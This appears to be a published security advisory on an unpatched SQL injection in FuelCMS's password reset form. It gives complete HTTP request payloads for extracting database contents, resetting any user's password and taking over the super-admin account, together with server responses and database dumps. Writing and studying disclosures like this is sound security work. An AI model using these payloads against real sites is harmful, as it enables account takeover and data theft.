PTT-2025-030 – SQL Injection via Password Reset

CVE-ID: CVE-2026-30463

Credits:

Matei “Mal” Bădănoiu and Raul Bledea of Pentest-Tools.com

Environment:

- FuelCMS v1.5.2

CVSSv3: 7.7 High - AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:L

- **Confidentiality impact**: High. The attacker can extract all information within the DB.
- **Integrity impact**: High. The attacker can forcefully reset an admin’s password and modify or delete any element within the website.
- **Availability impact**: Low. Although the attacker cannot completely shut down the application from the web interface, they can prevent valid users from logging in by changing or deleting their emails and passwords.

Note: Because the attacker requires a valid password reset token to perform the SQL injection, we consider the attack to require no privileges/login(**PR:N**). However, the attacker must gain access to the victim’s email inbox or use an exploit like **PTT-2025-025 – Account Takeover via Email Array** to exfiltrate the reset token, which increases the complexity (**AC:H**).

Description:

Unsafe and unsanitized usage of certain parameters allow an attacker to leverage specially crafted SQL queries to obtain otherwise inaccessible information from the database.

Attackers can perform actions including, but not limited to:

- Resetting the admin password
- Resetting other users' passwords
- Extracting sensitive information from the database

Requirements:

To perform this exploit, an attacker must find a way to obtain a valid reset token (e.g. via **PTT-2025-025 – Password Reset Token Leak via Mail Splitting** or **PTT-2025-029 – Password Reset Poisoning via Host Header**).

No Fix:

The FuelCMS software master branch has seen *no updates* in ~4 years. Although we emailed the vendor, we do not expect this vulnerability to ever be fixed.

Proof of Concept:

We found the following parameters in the "/fuel/login/reset/" endpoint as vulnerable to SQLi:

- email
- _token

Note: The URL's "token" is theoretically also vulnerable to SQLi, but it is unexploitable because it disallows special characters such as double quotes ('"') in the URL.

We can use the following HTTP request to check the above injection points:

Request:

```
POST /index.php/fuel/login/reset/<TOKEN> HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Length: 681
Cookie: ci_session=jdd9q2biijbc3rn35u2tl6n28up8ahc8

------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="email"

email"
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password_confirm"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="Submit"

Submit
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="_token"

token"
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="ci_csrf_token_FUEL"

8e7f9ef1780f3fcacef3b139f46b8412
------WebKitFormBoundarygwmW0g0YB04ltUgz--
```

Note: You need to replace “<TOKEN>” with a valid password reset token for the exploit to work.

If debugging is enabled we can observe that the backend generates the following SQL query:

```
SELECT `fuel_users`.*
FROM `fuel_users`
WHERE (`reset_key` = "token"" AND `email` = "email"")
ORDER BY `id`
 LIMIT 1
```

As mentioned above, the SQLi can be used in three ways:

Note: In the scenarios below we assume that "52447245e344d49ba1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b" is the valid token value that the attacker obtained.

- Extract information from the DB:

  To extract information from the database, we use an error-based technique:

  Request:

```
POST
/index.php/fuel/login/reset/52447245e344d49ba1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Length: 811
Cookie: ci_session=jdd9q2biijbc3rn35u2tl6n28up8ahc8

------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="email"

also_injectable
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password_confirm"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="Submit"

Submit
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="_token"

" and CASE WHEN (Select @@version) LIKE "10.11.13-MariaDB%" THEN FALSE ELSE CAST((Select 1 UNION SELECT 2) AS INT) END and 1="2
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="ci_csrf_token_FUEL"

8e7f9ef1780f3fcacef3b139f46b8412
------WebKitFormBoundarygwmW0g0YB04ltUgz--
```

If the CASE statement is true, the server returns an HTTP 302 response that redirects to “http://172.17.0.2/fuel/login/pwd_reset”.

If the statement is false, the server returns a 500 Internal Server error response. If debugging is enabled, the server also returns the following response:

Response:

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 06 Nov 2025 16:38:16 GMT
Server: Apache/2.4.58 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1506
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Database Error</title>

***TRUNCATED***

<body>
        <div id="container">
                <h1>A Database Error Occurred</h1>
                                <p>Error Number: 1242</p><p>Subquery returns more than 1 row</p><p>SELECT `fuel_users`.*
FROM `fuel_users`
WHERE (`reset_key` = "" and CASE WHEN (Select @@version) RLIKE "10.11.13-MariaDB%" THEN FALSE ELSE CAST((Select 1 UNION SELECT 2) AS INT) END and 1 = "2" AND `email` = "also_injectable")
ORDER BY `id`
 LIMIT 1</p><p>Filename: /var/www/fuel_cms/fuel/modules/fuel/core/MY_Model.php</p><p>Line Number: 483</p>
                </div>
</body>
</html>
```

- Change the password of any user in the FuelCMS application:

  The SQLi happens in the reset password functionality. If we have a valid reset token for the user “aaa@localhost.localdomain”, we can leverage this token to reset the password of any user whose username, email or ID we know.

  Note: The PHP code only processes the first value retrieved by the SQL query, so we cannot use a generic TRUE response to reset all users.

In this example, we use the token of “aaa@localhost.localdomain” to reset the password of “bbb@localhost.localdomain” with the value “ptt”.

Request:

```
POST
/index.php/fuel/login/reset/52447245e344d49ba1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Length: 720
Cookie: ci_session=jdd9q2biijbc3rn35u2tl6n28up8ahc8

------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="email"

*/ or "
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password_confirm"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="Submit"

Submit
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="_token"

qqq" or email="bbb@localhost.localdomain" /*
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="ci_csrf_token_FUEL"

8e7f9ef1780f3fcacef3b139f46b8412
------WebKitFormBoundarygwmW0g0YB04ltUgz--
```


Note: If the query succeeds, the server redirects us to “/login”; otherwise, it redirects us to “/pwd_reset”.

By inspecting the MySQL database before and after the query's execution, we can see the modification of the "password" and "salt" fields for the "bbb" user.

```
MariaDB [(none)]> select * from fuel.fuel_users;
+----+-----------+------------------------------------------+--------------------------+------------+-----------+----------+-----------------
-----------------------------------------+----------------------------------+------------+--------+
| id | user_name | password                                 | email                    | first_name | last_name | language | reset_key
                                         | salt                             | super_admin | active |
+----+-----------+------------------------------------------+--------------------------+------------+-----------+----------+-----------------
-----------------------------------------+----------------------------------+------------+--------+
|  1 | admin     | 4a4877355b2a7572527f9cf4c36d6f1bce524fed |                          |            |           | english  |
                                         | b4d4866ad88c00b06630c92266bec020 | yes         | yes    |
|  2 | aaa       | 7f7c29b055ff125c08f8413dae0c19dba5b9618d | aaa@localhost.localdomain | aaa        | aaa       |          | 52447245e344d49ba
1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b | 7525de88c41700c81238ba4ad6161a6d | no          | yes    |
|  3 | bbb       | 2690897d248ae054d23ca11bcd209b1d257fe7a1 | bbb@localhost.localdomain | bbb        | bbb       |          |
                                         | aa5a57657a744d9f04a336f600473323 | no          | yes    |
+----+-----------+------------------------------------------+--------------------------+------------+-----------+----------+-----------------
-----------------------------------------+----------------------------------+------------+--------+
3 rows in set (0.001 sec)

MariaDB [(none)]> select * from fuel.fuel_users;
+----+-----------+------------------------------------------+--------------------------+------------+-----------+----------+-----------------
-----------------------------------------+----------------------------------+------------+--------+
| id | user_name | password                                 | email                    | first_name | last_name | language | reset_key
                                         | salt                             | super_admin | active |
+----+-----------+------------------------------------------+--------------------------+------------+-----------+----------+-----------------
-----------------------------------------+----------------------------------+------------+--------+
|  1 | admin     | 4a4877355b2a7572527f9cf4c36d6f1bce524fed |                          |            |           | english  |
                                         | b4d4866ad88c00b06630c92266bec020 | yes         | yes    |
|  2 | aaa       | 7f7c29b055ff125c08f8413dae0c19dba5b9618d | aaa@localhost.localdomain | aaa        | aaa       |          | 52447245e344d49ba
1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b | 7525de88c41700c81238ba4ad6161a6d | no          | yes    |
|  3 | bbb       | 361faca6edc2c9c8ff11c77c8e8fcd752b65f22f | bbb@localhost.localdomain | bbb        | bbb       |          |
                                         | 0e4b78f665d18d328e13aad4e0c19d50 | no          | yes    |
+----+-----------+------------------------------------------+--------------------------+------------+-----------+----------+-----------------
-----------------------------------------+----------------------------------+------------+--------+
3 rows in set (0.001 sec)
```

Now that we know the username and password, we can login in to the application as "bbb":



- Change the password of the initial admin user created in FuelCMS:

  Unlike changing regular users, the initial "super_admin" user created during FuelCMS' installation does not include the required fields "first_name", "last_name" and "email". Because of this, the password reset functionality returns an error and does not change the user's password.

Request - Naive Query:

```
POST /index.php/fuel/login/reset/52447245e344d49ba1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Length: 693
Cookie: ci_session=jdd9q2biijbc3rn35u2tl6n28up8ahc8

------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="email"

*/ or "
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password_confirm"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="Submit"

Submit
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="_token"

aaa" or id="1" /*
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="ci_csrf_token_FUEL"

8e7f9ef1780f3fcacef3b139f46b8412
------WebKitFormBoundarygwmW0g0YB04ltUgz--
```

Note: The initial admin user of FuelCMS always has the “id” of “1”.

By inspecting the backend SQL errors, we can retrieve the following information:

```
[DBG] Errors: array(3) {
  ["email"]⇒
  string(49) "The email address provided was not in the system."
  ["first_name"]⇒
  string(47) "Please fill out the required field 'first name'"
  ["last_name"]⇒
  string(46) "Please fill out the required field 'last name'"
```

To solve this issue, we can force an update that adds the required fields by using a MySQL “UNION” statement.

Request:

```
POST /index.php/fuel/login/reset/52447245e344d49ba1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Length: 793
Cookie: ci_session=jdd9q2biijbc3rn35u2tl6n28up8ahc8

------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="email"

not_empty
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="password_confirm"

ptt
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="Submit"

Submit
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="_token"

aaa" and 1=2) UNION ALL SELECT 1,"admin","0","admin@pentest-tools.attacker","fname","lname","","","0","yes","yes" #
------WebKitFormBoundarygwmW0g0YB04ltUgz
Content-Disposition: form-data; name="ci_csrf_token_FUEL"

8e7f9ef1780f3fcacef3b139f46b8412
------WebKitFormBoundarygwmW0g0YB04ltUgz--
```

The backend generates the following SQL query:

```
SELECT `fuel_users`.*
FROM `fuel_users`
WHERE (`reset_key` = "aaa" and 1 = 2) UNION ALL SELECT 1,"admin","0","admin@pentest-tools.attacker","fname","lname","","","0","yes","yes" #" AND `email` = "not_empty")
ORDER BY `id`
 LIMIT 1
```

After we send the request, the server executes the query and redirects us to the "/login" page.

If we inspect the database before and after the request, we can observe that the "email", "first_name", "last_name", "password", and "salt" fields have been updated.

```
MariaDB [(none)]> select * from fuel.fuel_users;
+----+-----------+------------------------------------------+-------------------------+------------+-----------+----------+-----------+
| id | user_name | password                                 | email                   | first_name | last_name | language | reset_key |
| salt                                     | super_admin | active |
+----+-----------+------------------------------------------+-------------------------+------------+-----------+----------+-----------+
|  1 | admin     | 4a4877355b2a7572527f9cf4c36d6f1bce524fed |                         |            |           | english  |
|                                          | b4d4866ad88c00b06630c92266bec020 | yes         | yes    |
|  2 | aaa       | 7f7c29b055ff125c08f8413dae0c19dba5b9618d | aaa@localhost.localdomain | aaa        | aaa       |          | 52447245e344d49ba
1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b | 7525de88c41700c81238ba4ad6161a6d | no          | yes    |
|  3 | bbb       | 361faca6edc2c9c8ff11c77c8e8fcd752b65f22f | bbb@localhost.localdomain | bbb        | bbb       |          |
|                                          | 0e4b78f665d18d328e13aad4e0c19d50 | no          | yes    |
+----+-----------+------------------------------------------+-------------------------+------------+-----------+----------+-----------+
3 rows in set (0.000 sec)

MariaDB [(none)]> select * from fuel.fuel_users;
+----+-----------+------------------------------------------+-------------------------+------------+-----------+----------+-----------+
| id | user_name | password                                 | email                   | first_name | last_name | language | reset_key |
| salt                                     | super_admin | active |
+----+-----------+------------------------------------------+-------------------------+------------+-----------+----------+-----------+
|  1 | admin     | 91c07c7d508ab7e221414f79b98017444aedd846 | admin@pentest-tools.attacker | fname      | lname     |          |
|                                          | 03fecec443b93c2c9f097b9c557bcabe | yes         | yes    |
|  2 | aaa       | 7f7c29b055ff125c08f8413dae0c19dba5b9618d | aaa@localhost.localdomain | aaa        | aaa       |          | 52447245e344d4
9ba1af29d819cc58374b873cfc7b2f0d532bb00012aa3f358b | 7525de88c41700c81238ba4ad6161a6d | no          | yes    |
|  3 | bbb       | 17c668c6fb4ca92b25ec6dc866aad69bdf8f7a9a | bbb@localhost.localdomain | bbb        | bbb       |          |
|                                          | acf3f0a9ad158f0acad1f41c67172ef3 | no          | yes    |
+----+-----------+------------------------------------------+-------------------------+------------+-----------+----------+-----------+
3 rows in set (0.002 sec)
```

Note: Because we modified the email address with an arbitrary value, we can use it as a persistence mechanism to reset the password at any time using the "Forgot Password" feature (as long as the email is not changed).

Now that the password has a known value, we can log in to the application as the user with the highest privileges.